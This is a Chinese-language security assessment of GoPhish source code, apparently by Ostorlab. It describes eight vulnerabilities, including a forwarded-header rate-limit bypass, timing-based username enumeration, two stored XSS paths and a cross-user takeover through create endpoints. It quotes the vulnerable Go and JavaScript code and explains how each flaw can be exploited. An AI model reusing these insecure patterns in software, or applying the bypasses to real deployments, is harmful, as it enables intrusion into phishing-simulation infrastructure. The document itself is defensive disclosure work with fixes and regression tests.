深入剖析最新版 GoPhish:借助 Ostorlab Agentic Deep Scan 开展源代码评估
一份针对最新版 GoPhish 的技术评估,考察该平台如何处理信任问题:身份、不可信内容、对象所有权、凭据生命周期与出站请求。借助 Ostorlab Agentic Deep Scan 开展的源代码分析确定了 8 项报告级发现、对应的 PoC 以及修复优先级。
最新版 GoPhish 源代码评估
借助 Ostorlab Agentic Deep Scan 开展的源代码评估 · 8 项报告级发现 · 可复现的本地 PoC
来龙去脉:从一条代码路径到一次完整评估
这次针对最新版 GoPhish 的源代码评估由 Ostorlab Agentic Deep Scan 提供支持,其目标并不是寻找某一类特定漏洞。评估追踪的是那些通常决定安全控制是否真正有效的路径:HTTP 输入到存储、存储到浏览器 sink、身份到授权,以及 URL 到出站连接。
起初,审查的内容看起来很熟悉:一个登录处理程序、一个导入功能、一些浏览器端渲染代码。随后,这些路径开始交汇。来自邮件服务器的错误可能在管理员的浏览器中变成 HTML。创建端点上一个名为 id 的字段可能改变既有记录的所有权。某个凭据可能在运维人员预期会将其吊销的账户操作之后依然存活。单独来看,这些观察都不算惊人;但放在一起,它们描绘出的是一个最重要的信任边界过于松散的应用。
本次评估将一个与部署方式相关的速率限制绕过、用户名枚举以及两类 XSS,与跨用户所有权、API 身份验证生命周期、敏感用户字段和服务器端请求控制联系在一起。每一项可报告的结果在纳入之前,都沿着相关的处理程序、模型、中间件以及浏览器或网络路径进行了追踪。
Ostorlab Agentic Deep Scan 自始至终参与了这次评估:它揭示了在整个代码仓库中反复出现的模式,包括可能更新既有对象的创建路径、与账户状态脱节的凭据检查,以及行为随配置而变化的出站请求控制。这些信号引导了调查方向;本文只报告经评估确认的、完整且可复现的路径。
最终结果是 8 项报告级发现。本文包含了用于验证这些发现的本地概念验证(PoC)步骤以及相应的修复方法。它们仅适用于隔离的、经授权的测试环境。示例使用环回地址、合成用户和无害的浏览器弹窗;不得将其用于您不拥有或未获得明确测试许可的系统或账户。
本文中的场景是基于已验证行为构建的说明性组合案例。它们有意以安全负责人、开发人员或平台负责人需要理解的层次来编写:攻击者需要什么、哪个信任边界失效、谁会受到影响,以及持久的修复应当是什么样子。
| # | 发现 | 主要组件 | 实际影响 | 风险 |
|---|---|---|---|---|
| 1 | 受反向代理影响的登录速率限制绕过 | 管理路由 / 限流器 | 削弱暴露部署中的暴力破解防护 | 中危 |
| 2 | 通过不对称的身份验证工作量枚举用户名 | 登录处理程序 | 泄露有效的账户名 | 低危 |
| 3 | 通过导入的收件人字段造成存储型 XSS | CSV/群组导入 → 落地页 | 在目标用户访问钓鱼域名的浏览器中执行脚本 | 高危 |
| 4 | 通过 SMTP 错误造成存储型和反射型 XSS | 活动 UI | 在已认证管理员的浏览器中执行脚本 | 高危 |
| 5 | 通过创建端点 upsert 实现跨用户资源接管 | 群组、模板、页面、SMTP 配置 | 所有权转移;群组数据泄露 | 高危 |
| 6 | 会话和 API 凭据失效不完整 | 注销 / 修改密码 | 被截获的凭据可能在账户操作后依然有效 | 中危 |
| 7 | 敏感账户字段的批量赋值 | PUT /api/users/{id} |
用户可以修改本应由管理员控制的字段 | 中危 |
| 8 | Import Site 默认可访问私有网络 | POST /api/import/site |
服务器端可访问元数据以外的内部地址 | 低危 |
这次评估为何重要
GoPhish 处于一个高度受信任的位置。它保存着收件人数据、活动内容、落地页、邮件基础设施配置,以及用于模拟凭据收集的工作流。正因如此,它的安全边界必须清晰明确。普通业务应用中的缺陷可能被限制在某一个功能内;而钓鱼模拟基础设施中的缺陷,则可能影响整个安全项目的数据、通信和公信力。
GoPhish 是什么,以及它被信任去做什么
GoPhish 是一个开源的钓鱼模拟平台。其管理员使用邮件模板、落地页、收件人群组和发送配置来组装活动;随后平台投递模拟邮件、提供活动页面并记录结果。同一个应用还提供 API,便于运维人员自动化管理活动和资产。
这一工作流把几个不同的信任域汇集到同一个产品中:
- 管理员和 API 用户控制活动、配置数据、收件人群组和账户状态。
- 收件人数据被导入,随后被渲染到邮件或落地页模板中。
- SMTP 基础设施位于浏览器应用之外,但可以提供平台会记录并显示的协议错误。
- 目标用户在一个独立的浏览器源中打开活动链接,而管理员在具有特权的管理源中管理活动。
- Import Site 会把已认证用户提供的 URL 转换为由 GoPhish 服务器发出的出站请求。

图 1:平台上下文概念图。青色流向表示预期的业务路径;琥珀色标示跨越信任边界之处;红色标示值得特别进行安全审视的路径。这是一个解释性模型,而非产品架构图。
因此,中央服务器不只是一个控制台。它是人、数据、浏览器、邮件系统和网络之间的转换层。本次审查中的发现,正是出现在这个转换层接收来自某个域的输入、并在下一个域中赋予它更多权限的地方。
对于技术管理者来说,核心信息不是“8 张独立的工单”,而是一个同时承受多个方向压力的安全模型:
- 从目标列表或 SMTP 服务器进入浏览器的输入必须保持为数据,而不能变成标记。
- 已认证用户绝不能把创建语义变成跨用户的更新语义。
- 注销、修改密码和账户锁定在 UI、会话 Cookie 和 API 中必须具有相同的含义。
- 一个会去获取 URL 的应用必须假定该 URL 正试图访问它不该访问的地方。
本文其余部分记录了在所审查的源代码树中这些规则在哪里失效,以及如何让它们可被强制执行。
我们使用的信任边界图
我们没有孤立地审查各个文件,而是把系统映射为一组边界跨越点。这样就能在每次转换时提出正确的问题:现在是谁在控制这个值,接下来谁会信任它,如果这种信任被错置,会获得什么权限?
Browser / API client ──► routing and authentication ──► application model ──► database
       │                            │                         │                 │
       │                            │                         │                 └─ ownership and state
       │                            │                         └─ create/update semantics
       │                            └─ identity, rate limit, account state
       │
       ├──► landing-page renderer ──► target browser
       ├──► campaign-results renderer ──► administrator browser
       └──► import-site client ──► network destination selected by a URL
审查在上述每一个交汇点都发现了弱点。正因如此,开发人员不应把这些发现视为一组互不相关的控制器缺陷,技术管理者也应当把修复规划为一个小型的安全加固计划,而不是一次性的补丁发布。

图 2:本文通篇使用的视觉语言。蓝色表示预期的数据流动;琥珀色表示必须做出边界判断的时刻;红色说明当不可信数据被赋予身份、HTML、所有权或网络权限时会发生什么。四条通道(从上到下)分别对应身份验证控制、收件人渲染、SMTP 错误渲染,以及 API/对象与出站请求控制。对每条通道的权威解释仍以正文为准。
| 通道 | 边界判断 | 所示失效 |
|---|---|---|
| 身份验证 | 哪个组件可以声明客户端身份? | 一个由客户端控制的代理请求头创建了新的速率限制桶。 |
| 收件人渲染 | 导入的联系人数据是文本还是标记? | 收件人字段在目标浏览器中变成了活动内容。 |
| SMTP 错误渲染 | 协议错误是否是安全的浏览器内容? | 邮件服务器错误以 HTML 形式进入管理员 DOM。 |
| API 持久化与 Import Site | 输入能否改变所有权或选择网络目的地? | 一个创建请求更新了另一个用户的对象;一个 URL 访问到了私有网络目标。 |
这也是报告以这种方式对问题分组的原因。第一条通道涵盖速率限制和用户枚举;第二条涵盖 CSV 到落地页的 XSS;第三条涵盖 SMTP 错误 XSS;最后一条通道包含两个服务器端权限问题:改变所有权的持久化,以及改变网络可达性的 URL。
范围与验证方法
本次评估涵盖使用其自带默认配置的最新版 GoPhish。
我们如何验证报告
每一条可报告的路径都必须通过两项检查。第一,我们需要在源代码中识别出一条完整的数据流:入口点、转换或存储,以及安全敏感的 sink。第二,我们需要确定真实的边界条件:已认证与未认证访问、UI 与 API 行为、反向代理配置、默认配置与可选配置,以及破坏性修改与数据泄露之间的区别。随后,我们使用合成用户和数据在本地复现了这些行为;完整步骤见验证附录。
正是这种严谨的方法,把若干最初的假设转化为更精确的发现。汇总表中的风险评级反映的是经过验证的路径及其所述前提条件;它们并不是适用于所有部署的普遍严重程度结论。
1. 登录限流器信任源自代理的地址
GoPhish 使用一个每分钟 5 次请求的限流器来保护管理端的 POST 请求。该限流器以请求地址作为桶的键。与此同时,管理处理程序被 handlers.ProxyHeaders 包装,后者会接受 X-Forwarded-For 和 X-Real-IP 等转发请求头。
// controllers/route.go
adminHandler = handlers.ProxyHeaders(adminHandler)

// middleware/ratelimit/ratelimit.go
limit := rate.NewLimiter(
    rate.Every(time.Minute/time.Duration(limiter.requestLimit)),
    limiter.requestLimit,
)
限流器在代理请求头规范化之后,根据 r.RemoteAddr 做出判断:
clientIP, _, err := net.SplitHostPort(r.RemoteAddr)
if err != nil {
    clientIP = r.RemoteAddr
}
if r.Method == http.MethodPost && !limiter.allow(clientIP) {
    http.Error(w, http.StatusText(http.StatusTooManyRequests), http.StatusTooManyRequests)
    return
}
这是一个与部署方式相关的问题,而不是一个普遍存在的代理请求头缺陷。如果 GoPhish 可被直接访问,且上游代理没有删除或覆盖客户端提供的转发请求头,攻击者就可以改变表面上的客户端地址,从而获得新的限流桶。实现本身完全按照指令运行:它相信代理提供的地址。问题在于,应用没有确定哪个网络组件有权做出这一声明。正确配置的反向代理如果掌控这些请求头,就能阻止这种特定的绕过。
说明性场景——只在架构图中有效的控制。 某安全团队在部署的某个阶段把管理控制台放在负载均衡器之后,随后在一次事件处理中直接暴露了一条排障路径。应用仍然把转发请求头视为权威信息。它那每分钟 5 次请求的登录控制在代码和基础测试中看起来依然正常,但已不再绑定到稳定的网络身份。运维层面的教训是:速率限制是一种系统级控制,边缘、代理、应用和监控规则都必须就“谁是客户端”达成一致。
工程优先事项: 尽可能将管理服务绑定到私有接口;仅允许来自受信任代理网络的代理请求头;在边缘覆盖入站转发请求头;并在反向代理或 WAF 上施加第二层速率限制。
应保留的回归测试: 通过部署预期的入口发送带有伪造转发请求头的重复登录请求,验证实际只使用了一个客户端桶;并单独验证直接访问管理端是不可能的,或者会拒绝不受信任的代理请求头。
2. 登录行为可能泄露用户名是否存在
在 AdminServer.Login 中,GoPhish 首先执行用户名查询。如果查询失败,它会立即返回登录无效的响应。只有存在的用户才会进入 auth.ValidatePassword,执行密码哈希校验。
u, err := models.GetUserByUsername(username)
if err != nil {
    as.handleInvalidLogin(w, r, "Invalid Username/Password")
    return
}
err = auth.ValidatePassword(password, u.Hash)
渲染出的错误信息有意保持一致,但所做的工作并不一致:存在的用户名会触发密码哈希校验,而不存在的用户名则不会。经过反复测量,这可能形成一个计时预言机(timing oracle)。对最初报告的重要更正是:该问题并非仅由 ORM 预加载造成;源代码中针对未知用户的路径没有任何用于补偿的虚拟密码哈希比较。
这是一个很好的例子,说明安全审查不应止步于通用的错误信息。返回给用户的字符串只是可观测量之一。响应时长、数据库行为以及与速率限制的交互,同样是攻击者所体验到的身份验证协议的一部分。
说明性场景——缩小密码喷洒攻击的范围。 攻击者并不需要一个显眼的“用户不存在”提示也能获得有用信息。只要请求足够多、网络路径足够稳定,未知用户分支与已知用户分支之间的不对称就可能帮助区分可能存在的账户名。这会为之后的密码喷洒尝试或社会工程活动缩小名单范围。该发现并不是说每个部署都会产生清晰的计时信号;而是说,应用让身份验证工作量取决于账户是否存在,从而毫无必要地制造了这一信号。
工程优先事项: 始终运行密码校验器——对未知用户使用固定的虚拟哈希——并保持响应消息、状态码和可观测工作量一致。除这一改动外,还应施加账户级和网络级的限流。
应保留的回归测试: 在受控的基准测试中,使用相同的错误密码分别测试有效和无效的用户名。测试应确认两条路径都会调用密码哈希比较,并且两种响应都不会暴露不同的状态、正文或重定向行为。
3. 导入的 CSV 字段进入未转义的落地页模板
群组导入路径接受包括 FirstName、LastName 和 Position 在内的收件人属性。这些值作为收件人数据被保存。当活动渲染落地页时,GoPhish 会构建一个 PhishingTemplateContext,并通过 Go 的 text/template 包执行页面内容:
// models/template_context.go
tmpl, err := template.New("template").Parse(text)
if err != nil {
    return buff.String(), err
}
err = tmpl.Execute(&buff, data)
text/template 不执行 HTML 上下文转义。因此,当落地页使用对应的模板变量时,导入到收件人字段中的值可能变成标记。执行上下文是目标浏览器中的钓鱼落地页源,而不会自动成为 GoPhish 管理源。在评估影响时,这一边界非常重要。
相关的信任转换简单却危险:
CSV / API recipient value
        ↓ stored as recipient metadata
campaign template variable (for example, a name field)
        ↓ text/template executes the page
target browser receives attacker-controlled markup
这种风险既是技术层面的,也是运营层面的。团队经常从 HR 系统、电子表格、第三方或测试数据集导入收件人列表。在导入时,这个值看起来像联系人数据;但在模板引擎把它放进 HTML 文档之后,它就变成了可执行的浏览器内容。
说明性场景——一份真实的名单变成了活动页面。 一名活动运营人员导入了另一个业务部门提供的电子表格,并制作了一个按姓名问候每位收件人的落地页。运营人员看到的是一个数据导入工作流;应用随后看到的则是一个带有收件人可控替换内容的 HTML 模板。当目标用户打开活动链接时,浏览器处理的已不再是一个姓名字段——而是经过导入和模板渲染阶段后残留下来的任何标记。目标用户无需访问 GoPhish,而运营人员也可能永远不会在一份庞大的名单中注意到这个不安全的值。

图 3:脱敏后的本地验证证据。这个无害的弹窗证实了一个合成的收件人字段跨越了导入和落地页渲染边界。图中未显示任何真实的目标数据或凭据。
工程优先事项: 按输出上下文拆分渲染。对 HTML 落地页使用 html/template,对纯文本内容使用文本安全的渲染方式,并在适当之处进行显式的 URL/请求头校验。不要整体替换共享的 ExecuteTemplate 函数:它也用于邮件正文、URL、请求头和附件。为跟踪器等由系统生成的可信 HTML 保留一个范围狭窄、带类型的机制,并且即使导入的联系人数据来自管理员的 CSV,也应将其视为不可信数据。
应保留的回归测试: 创建一条包含在 HTML 和 JavaScript 上下文中具有特殊含义字符的收件人记录;把每个受支持的收件人字段渲染到落地页中;断言浏览器收到的是经过编码的文本,而不是可执行的标记。要测试落地页渲染器,而不仅仅是 CSV 解析,因为是否可被利用是在 sink 处决定的。
4. SMTP 故障变成管理面板中的 XSS sink
下一条路径始于 Web 应用之外:SMTP 服务器控制着错误响应的部分内容。后端把一个 error 转换为事件详情,并在未经 HTML 编码的情况下将其持久化:
// models/result.go
func (r *Result) HandleEmailError(err error) error {
    event, err := r.createEvent(
        EventSendingError,
        EventError{Error: err.Error()},
    )
    // event is persisted with the campaign result
}
活动结果页面的客户端代码随后解析事件详情,并把 details.error 直接拼接进 HTML:
if (details.error) {
    results += '<div class="timeline-event-results">'
    results += '<span class="label label-default">Error</span> ' + details.error
    results += '</div>'
}
当管理员之后打开受影响的活动结果时,这就形成了一条管理面板中的存储型 XSS 路径。当活动创建界面在未经 HTML 编码的情况下插入来自测试邮件操作的 API 错误消息时,还存在一条相关的反射型路径。这并不是凭字符串匹配做出的推测:同一代码库在发送配置 UI 中调用了 escapeHtml(),在别处展示了更安全的写法。
存在两个不同的风险时刻:
| 路径 | 不可信的产生方 | 浏览器 sink | 为何重要 |
|---|---|---|---|
| 存储型 | 随活动事件持久化的 SMTP 投递失败 | 活动结果时间线 | 载荷会等待管理员去调查一次失败的投递。 |
| 反射型 | 测试邮件 API 返回的 SMTP 失败 | 活动创建的错误区域 | 载荷在一次正常的运维操作中被立即显示。 |
字符串的来源同样重要。SMTP 响应是一条外部协议消息。把它当作可信的 UI 内容,会两次跨越信任边界:第一次从网络进入应用,第二次从应用数据进入 DOM HTML。

图 4:脱敏后的本地 SMTP 验证证据。测试监听器发出一个无害的 SMTP 错误载荷,供存储型和反射型路径检查使用;图中未显示任何密钥或活动端点的详细信息。
由于该 sink 位于已认证的管理源之内,其影响远高于一个表面上的 UI 错误。所审查的 UI 在 templates/base.html 中把当前用户的 API 凭据暴露给浏览器 JavaScript,这使得 DOM XSS 的修复尤为紧迫。
说明性场景——事件响应人员成为目标。 某个活动开始返回投递失败。管理员做了产品设计上本该做的事:打开活动时间线,展开一个失败事件,并阅读错误以了解问题。就在此刻,一个由邮件基础设施提供的值以 HTML 形式被插入 DOM。防御性的工作流——调查邮件故障——成为了在管理控制台中触发浏览器端执行的诱因。反射型路径在工作流更早的阶段带来同样的风险:运营人员在启动活动之前测试发送配置时。
工程优先事项: 通过 textContent、jQuery .text() 或统一的 HTML 转义辅助函数,将错误保持为文本;绝不要把错误字符串拼接进 HTML;并从浏览器渲染的 JavaScript 中移除长期有效的密钥。
应保留的回归测试: 在模拟的 SMTP 故障中注入类似标记的文本,并在浏览器级测试中同时测试活动结果渲染器和测试邮件错误渲染器。断言应当是结构性的:UI 显示的是一个文本节点,错误不会创建任何元素,也不会有任何内联事件处理程序或 URL 属性被解释执行。
5. 创建端点表现得像跨用户更新端点
本次评估识别出一种模式:资源创建处理程序接受一个包含 id 的 JSON 正文,写入请求者的 UserId,然后调用通过 GORM Save 进行持久化的模型函数。对于非零 ID,Save 执行的是更新而非插入。
// controllers/api/template.go — POST path
t.UserId = ctx.Get(r, "user_id").(int64)
err = models.PostTemplate(&t)

// models/template.go
err := db.Save(t).Error
这会影响群组、邮件模板、落地页和 SMTP 配置的创建路径。能够提供另一用户已知资源 ID 的用户,可以导致记录被重新分配或覆盖。对于群组而言,保留下来的目标关联使后果更加严重:所有权转移后,攻击者可以读取该群组以及已经关联到其中的目标。
同样的结论不应被过度泛化。对于模板、页面和 SMTP 配置,已证实的核心问题是未经授权的所有权转移和破坏性修改。仅知道一个 ID 并不一定会在更新前泄露旧记录中的敏感值。
这也是为什么仅把该问题称为“IDOR”过于狭隘。根本的设计问题在于模糊的持久化语义:一个作为创建路由的请求仍然可以改变既有对象。读取和删除操作在若干模型查询中正确地包含了所有权条件,但 POST 到 Save 的路径却绕开了这一所有权边界,另辟了一条路线。
说明性场景——资源悄然易主。 两个用户共用同一个 GoPhish 实例,但不应共享活动数据。其中一个用户为一次内部演练创建了一个敏感的目标群组。另一个已认证用户提交了一个应用所称的创建请求,但该请求携带了一个既有资源的标识符。持久化层把非零主键视为更新,并套用了第二个用户的所有权。随后,原用户会被正常的、按所有者限定范围的查询拒绝访问。对于群组,既有的目标关联让这一失效的后果尤为严重;对于其他资源类型,已确认的影响仍是未经授权的接管和破坏。
